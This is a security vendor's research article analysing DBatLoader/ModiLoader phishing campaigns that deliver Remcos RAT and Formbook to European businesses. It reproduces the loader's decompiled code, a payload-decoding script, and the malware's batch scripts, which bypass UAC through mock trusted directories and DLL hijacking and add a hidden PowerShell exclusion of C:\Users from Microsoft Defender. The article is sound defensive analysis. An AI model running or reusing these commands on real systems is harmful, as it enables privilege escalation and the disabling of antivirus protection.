DBatLoader Actively Distributing Malwares Targeting Europea

zscaler.com/blogs/security-research/dbatloader-actively-distributing-malwares-targeting-european-businesses

This Zscaler ThreatLabz research article investigates the latest malware campaign of DBatLoader, which is being used by threat actors to target various businesses in European countries with Remcos RAT and Formbook. The article provides a detailed analysis of DBatLoader's behavior and its attack process, which includes creating a mock trusted directory, using an executable to load the malicious DLL script, and executing powershell commands in BAT script to exclude Microsoft Defender scanning. The article also highlights the use of different file formats and obfuscation methods to avoid detection from antivirus engines. ThreatLabz in-depth analysis of DBatLoader includes the identification of key indicators of compromise and mapped MITRE ATT&CK techniques used by the attackers. The researchers conclude by recommending that users and organizations stay vigilant against such malspam phishing campaigns and use advanced security solutions to defend against malware.

Introduction:

The ThreatLabz research team at Zscaler remains vigilant in monitoring active threat campaigns. Recently, the team identified a new campaign involving DBatLoader also known as ModiLoader that specifically targets manufacturing companies and various businesses in European countries via phishing emails. The malware payload is distributed through WordPress websites that have authorized SSL certificates, which is a common tactic used by threat actors to evade detection engines. Throughout this campaign, researchers observed multiple techniques employed by the threat actor in the phishing emails to distribute Remcos RAT and Formbook via DBatLoader / ModiLoader.

Key Takeaways:

- Zscaler's ThreatLabz Research team identified a new DBatLoader campaign distributing Remcos RAT and Formbook malware.
- The campaign targets manufacturing companies and multiple businesses in European countries through phishing emails.
- The malicious payload is distributed through WordPress sites with authorized SSL certificates.
- Multiple techniques are used in phishing emails to deceive users into downloading the payload, including using courier-themed schemes and disguising PDF attachments as Revised Order Documents, Payment Invoices, Quotations, Sales Orders, and similar items.
- The attackers use multilayer obfuscation techniques and various file formats, such as PDF, HTML, ZIP, and OneNote, to deliver the payload.
- The malwares analyzed during this investigation uses mock trusted directories to bypass Windows User Account Control (UAC) and elevate to higher privileges without displaying a UAC prompt.
- DBatLoader creates a copy of itself and a file with .url extension for persistence and creates an autorun registry key to survive reboots.

	Time	@timestamp	targetHost	vertical
>	Feb 22, 2023 @ 19:31:26.000	Feb 22, 2023 @ 19:31:26.000	silverline.com.sg	MANUFACTURING
>	Feb 22, 2023 @ 19:31:26.000	Feb 22, 2023 @ 19:31:26.000	silverline.com.sg	MANUFACTURING
>	Feb 22, 2023 @ 19:30:52.000	Feb 22, 2023 @ 19:30:52.000	silverline.com.sg	MANUFACTURING
>	Feb 22, 2023 @ 19:30:50.000	Feb 22, 2023 @ 19:30:50.000	silverline.com.sg	MANUFACTURING

Fig.1 - Campaign targeting manufacturing companies - source: Zscaler Cloud

RemcosRAT Campaign Overview:

This diagram illustrates how the Remcos RAT was distributed and executed on the victim's machine during the campaign:



Fig.2 - Attack chain and execution flow of RemcosRAT

The attack begins with a phishing email titled "**Purchase Order SZ5-9-020**" that appears to come from a manufacturing company based on a quick examination of the domain and footer. The email is crafted to deceive users into opening the attachments without suspicion. The attached PDF file contains a malicious link labeled "**View Secured Document**." Clicking on this link downloads a CAB file, which stores installation data and ultimately downloads and executes DBatLoader and Remcos RAT.



Fig.3 - Phishing email with attached malicious PDF

The CAB file that is downloaded includes an LNK file with a PDF extension designed to trick users into opening it. Once the payload is extracted, a PowerShell script is executed to download and run DBatLoader.



Fig.4 - Downloaded CAB file and execution of LNK file

Several similar attacks have been observed from the beginning of this year, all originating from the same WordPress site, using DBatLoader/ModiLoader to download Remcos RAT. The threat actor(s) behind these attacks employs the same attack chain, but pretends to be a different manufacturing company each time to evade detection and deceive victims.



Fig.5 - Similar attack chain with different phishing email

During the investigation of active campaigns, various shortcut files with names like "**Quotation.pdf.lnk**" and "**Revised_Order_Document.pdf.lnk**" were discovered. These shortcuts were responsible for downloading DBatLoader/ModiLoader with Remcos RAT from the same WordPress site.

Formbook Stealer Campaign Overview:

During investigation, a courier-themed phishing email was discovered, which delivered Formbook via DBatLoader/ModiLoader. The payload was downloaded from a WordPress site with an .eu (European Union) top-level domain and authorized SSL certificate. Multiple malicious PDFs with embedded links were also found, which used a similar trick to the Remcos RAT campaign to download DBatLoader/Formbook from the WordPress site.



Fig.6 - Formbook campaign attack chain

Other Observed Techniques in DBatLoader Campaign:

Several other phishing emails were discovered during the course of investigating this campaign, using malicious files in various formats such as HTML and OneNote as attachments. These are described below.

In an **HTML-based campaign**, the threat actor employs a multi-layered obfuscated HTML file as an attachment to deploy the DBatLoader payload on the targeted system.



Fig.7 - HTML-based attachment campaign

Flow of HTML file to drop ISO file which contains DBatLoader payload:

HTML -> Base64 Javascript -> Base64 ISO -> Drop ISO File -> DBatLoader payload

The flow of the HTML file involves dropping an ISO file that contains the DBatLoader payload. The HTML file is first processed through Base64 Javascript, which then leads to the Base64-encoded ISO file. Finally, the ISO file is dropped to execute the DBatLoader payload.



Fig.8 - HTML obfuscation to drop ISO file

In a **OneNote attachment campaign**, threat actors utilized OneNote attachments to drop the DBatLoader in a campaign targeting various businesses. The latest technique involved hiding the embedded malicious payload behind a fake button, deceiving users into running the malware. Since November 2022, an increase in the use of OneNote files as initial vectors for malware distribution has been observed. To learn more, check out the Zscaler ThreatLabz research blog on OneNote released earlier this month for more detailed information on related campaigns and obfuscation techniques.

Two phishing attacks with the same malspam sender name were discovered in this campaign, and the attached OneNote files contained the embedded DBatLoader payload.



Fig.9 - OneNote attachment campaign

Technical Analysis of DBatLoader/ModiLoader:

DBatLoader/ModiLoader/NatsoLoader is a Delphi compiled binary that drops final payloads like Formbook, Remcos RAT, Netwire RAT, and Warzone RAT. It uses multi-layer obfuscation and image steganography techniques to hide the initial stage from detection engines and download obfuscated later stage payloads from public cloud services like OneDrive and Google Drive. The Loader doesn't use any Anti-Debug/Anti-VM/Anti-Sandbox techniques.

Stage 1:

In the first stage, four steps are followed: Extraction, Decoding, Allocation, and Execution.

Step 1 - Extraction:

In this stage Form has been created via the '**TFormSplash_FormCreate**' in this there is a function named '**Oncreate()**' which contains the actual Code for the Loader.



Fig.10 -Function Oncreate() contains the Loadercode

DBatLoader's resource section contains a GIF image as the second stage encrypted payload.

Fig.11 - Encrypted GIF payload in resource section

The following function in DBatLoader is responsible for reading encoded data from the 'uski' resource name within the file and subsequently loading it into memory.

Step 2 - Decoding:

```
Length_of_string_var = Length_ofstring(EncodedPayload);
if ( Length_of_string_var > 0 )
{
  Integer_count = 1;
  do
  {
    (*(void (__fastcall **)(_DWORD, int, int *))(**(_DWORD **)GetMethod + 12))(
      *(_DWORD *)GetMethod,
      1,
      &Addressforencoded);                    // Returns (Âx)
    String_from_char_((char *)&Decoded_string, *(_BYTE *)(Addressforencoded + Integer_count - 1) + 79);
    System::__linkproc__ LStrCat(&Decoded_String_var, (char *)Decoded_string);// The lstrcat function appends one string to another
    ++Integer_count;
    --Length_of_string_var;
  }
  while ( Length_of_string_var );
}
```

Fig.13 - Decoding function

The following is an explanation of the function's logic:

- The encrypted byte from the resource section is added to the number 79.
- If the resulting value exceeds 255, an Overflow occurs, and the excess amount is ignored and stored in a variable.
- Otherwise, the result is stored in the same variable.
- The resulting value is then converted from hexadecimal to string, and individual bytes are retrieved to decode the second stage DLL payload.

Example python script used to decode the payload:

```
with open("README.txt", "rb") as f:
    bytes_read = f.read()
with open ("my_file.exe","wb"):
    pass
for b in bytes_read:
    newb = b + 79
    if newb > 255:
        lower_bytes = (newb - 256)
    else:
        lower_bytes = newb
    new_format = format(lower_bytes,'x')
    if len(new_format) == 1:
        new_format = "0" + new_format
    print(new_format)
    with open("my_file.exe", "ab") as binary_file:
        binary_file.write(bytes.fromhex(new_format))
```

Fig.14 - Python script to decode payload

Step 3 - Allocation:

Once the payload has been decoded, the **F_Execution_main** function is responsible for allocating the decoded payload into memory.

```
1390  Second_Stage = j_unknown_libname_56_0(&unk_458CA8);
1391  F_Execution_main(Second_Stage);
1392  ExitProcess_0(0);
```

Fig.15 -Function for memory allocation

The decrypted payload will be allocated in the memory of the DBatLoader's own process through the use of the '**VirtualAlloc**' API. This decrypted payload constitutes the second stage DLL, which carries out additional malicious activities of the DBatLoader. It is worth noting that the second stage payload can take the form of either a DLL or an executable (EXE) file.

```
Widestringtocharacter(v59, v6);
v25 = *(const CHAR **)v59;
System::__linkproc__ LStrCat3((int)&v56, &str_Am[1], dword_458C28);
v7 = (unsigned __int8)System::__linkproc__ LStrToPChar((char *)v56);
Widestringtocharacter(v57, v7);
DllLoad(*(int *)v57, v25, (int)&dword_458C3C);
dword_458C34 = v69 + *(_DWORD *)(v69 + 60);
dword_458BF8 = LoadLibraryA_0("kernel32");
dword_458C08 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_0(
                                                                                          dword_458BF8,
                                                                                          "VirtualAlloc");
```

Fig.16 - VirtualAlloc API used for memory allocation

Step 4 - Execution:

The main function calls another function, passing the decoded value of the second stage as an argument, in order to execute the final payload.

```
438  Execution_for_unpacked(dword_458C2C);
439  __writefsdword(0, v41);
440  v43 = (_strings *)&loc_4535A1;
441  System::__linkproc__ LStrArrayClr(&v40, 25);
442  System::__linkproc__ WStrClr(&v65);
```

Fig.17 - Function for execution

Stage 2:

Once the first-stage DBatLoader loads the decoded second-stage payload into memory, the second-stage payload drops four files on the infected system's disk path '**C:\Users\Public\Libraries**'. The dropped files include two batch files named '**XdfiifagO.bat**' and '**KDECO.bat**', one DLL file named '**netutils.dll**', and one executable file named '**easinvoker.exe**'.

XdfiifagO.bat

```
mkdir "\\?\C:\Windows "
mkdir "\\?\C:\Windows \System32"
ECHO F|xcopy "easinvoker.exe" "C:\Windows \System32\" /K /D /H /Y
ECHO F|xcopy "netutils.dll" "C:\Windows \System32\" /K /D /H /Y
ECHO F|xcopy "KDECO.bat" "C:\Windows \System32\" /K /D /H /Y
"C:\Windows \System32\easinvoker.exe"
ping 127.0.0.1 -n 6 > nul
del /q "C:\Windows \System32\*"
rmdir "C:\Windows \System32"
rmdir "C:\Windows \"
exit
```

Fig.18 - Initial Bat script

The first '**XdfiifagO.bat**' batch file then leverages a well-known technique of bypassing Windows User Account Control (UAC) called the 'Mock Trusted Directories Method' to escalate privileges without displaying a UAC prompt. This method involves creating a fake directory with extra whitespace and the same name to a legitimate trusted location, such as "**C:\Windows \System32**", and copying the required files to it.

Since the mock directory cannot be created through the Windows Explorer User Interface, the attacker uses a script to create it. Once the directory is created, the batch file copies the legitimate '**easinvoker.exe'** executable, the malicious '**netutils.dll**', and the '**KDECO.bat**' script into it. The script then executes '**easinvoker.exe**' from the mock directory and adds a delay using the '**ping 127.0.0.1 -n 6 > nul**' command. Finally, the mock directory is deleted.

The auto-elevated '**easinvoker.exe**' executable is vulnerable to the '**relative path DLL Hijack**' variant of DLL Hijacking. Windows automatically elevates this process without displaying a UAC prompt if it is located in a trusted directory. Therefore, the attacker copies '**easinvoker.exe**' to the mock directory and uses it to load the malicious '**netutils.dll**', which in turn executes the '**KDECO.bat**' script.

KDECO.bat

```
start /min powershell -WindowStyle Hidden -inputformat none -outputformat none
    -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit
```

Fig.19 - Second Bat script

The script '**KDECO.bat**' includes PowerShell commands that exclude the '**C:\Users**' directory from being scanned by Microsoft Defender.

```
(*(void (__fastcall **)(int, const char *))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, "[InternetShortcut]");
System::__linkproc__ LStrCatN(&v1043, 3, v282, v603, v602, "URL=file:\"", dword_4259B8, dword_41F248);
(*(void (__fastcall **)(int, int))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, v1043);
v283 = Random(58);
Sysutils::IntToStr(v283 + 9);
System::__linkproc__ LStrCat3(&v1042, "IconIndex=", v1041[1], v602);
(*(void (__fastcall **)(int, int))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, v1042);
v284 = Random(99);
Sysutils::IntToStr(v284 + 1);
System::__linkproc__ LStrCat3(v1041, "HotKey=", v1040[1], v602);
(*(void (__fastcall **)(int, int))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, v1041[0]);
v601 = dword_425B78;
v600 = (CHAR *)dword_41F1C8;
sub_418218(dword_425BC4, &v1038);
System::__linkproc__ LStrCatN(&v1039, 4, v285, v602, v601, v600, v1038, ".url");
v286 = System::__linkproc__ LStrToPChar(v1039);
unknown_libname_336(v1040, v286);
```

Fig.20 - Function to create .url file

DBatLoader achieves persistence by creating a copy of itself and a file called '**gafiifdX.url**' in the '**C:\Users\Public\Libraries**' directory. The '**gafiifdX.url**' file is an internet shortcut that executes the dropped malicious payload on the system. By using this file, DBatLoader creates an autorun registry key under '**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**' to survive a reboot.

Here is the content of the '**gafiifdX.url**' file:

[InternetShortcut]

URL=file:"C:\\Users\\Public\\Libraries\\Xdfiifag.exe"

IconIndex=13

HotKey=49

Conclusion

In conclusion, DBatLoader is a sophisticated malware that is actively targeting various businesses, primarily in European countries, with the Remcos RAT. It uses multiple file formats and obfuscation methods to avoid detection from antivirus engines. DBatLoader drops several files, including DLLs, EXEs, and batch files, to perform its malicious activities. The malware is distributed through a phishing campaign that continuously adapts to new distribution mechanisms. Zscaler's Threat Labs team analyzed the behavior of various files associated with DBatLoader using the MITRE ATT&CK framework and displayed the threat scores and techniques triggered. The team is continuously monitoring the campaign and will bring to light any new findings they discover. Organizations must remain vigilant and employ best practices to protect against such threats, including security awareness training and implementing multi-layered security defenses.

Zscaler Sandbox Coverage

Zscaler Sandbox was used to analyze the behavior of different files during the investigation of this campaign, the results show the threat scores and the specific MITRE ATT&CK techniques triggered as shown in the screenshots below.

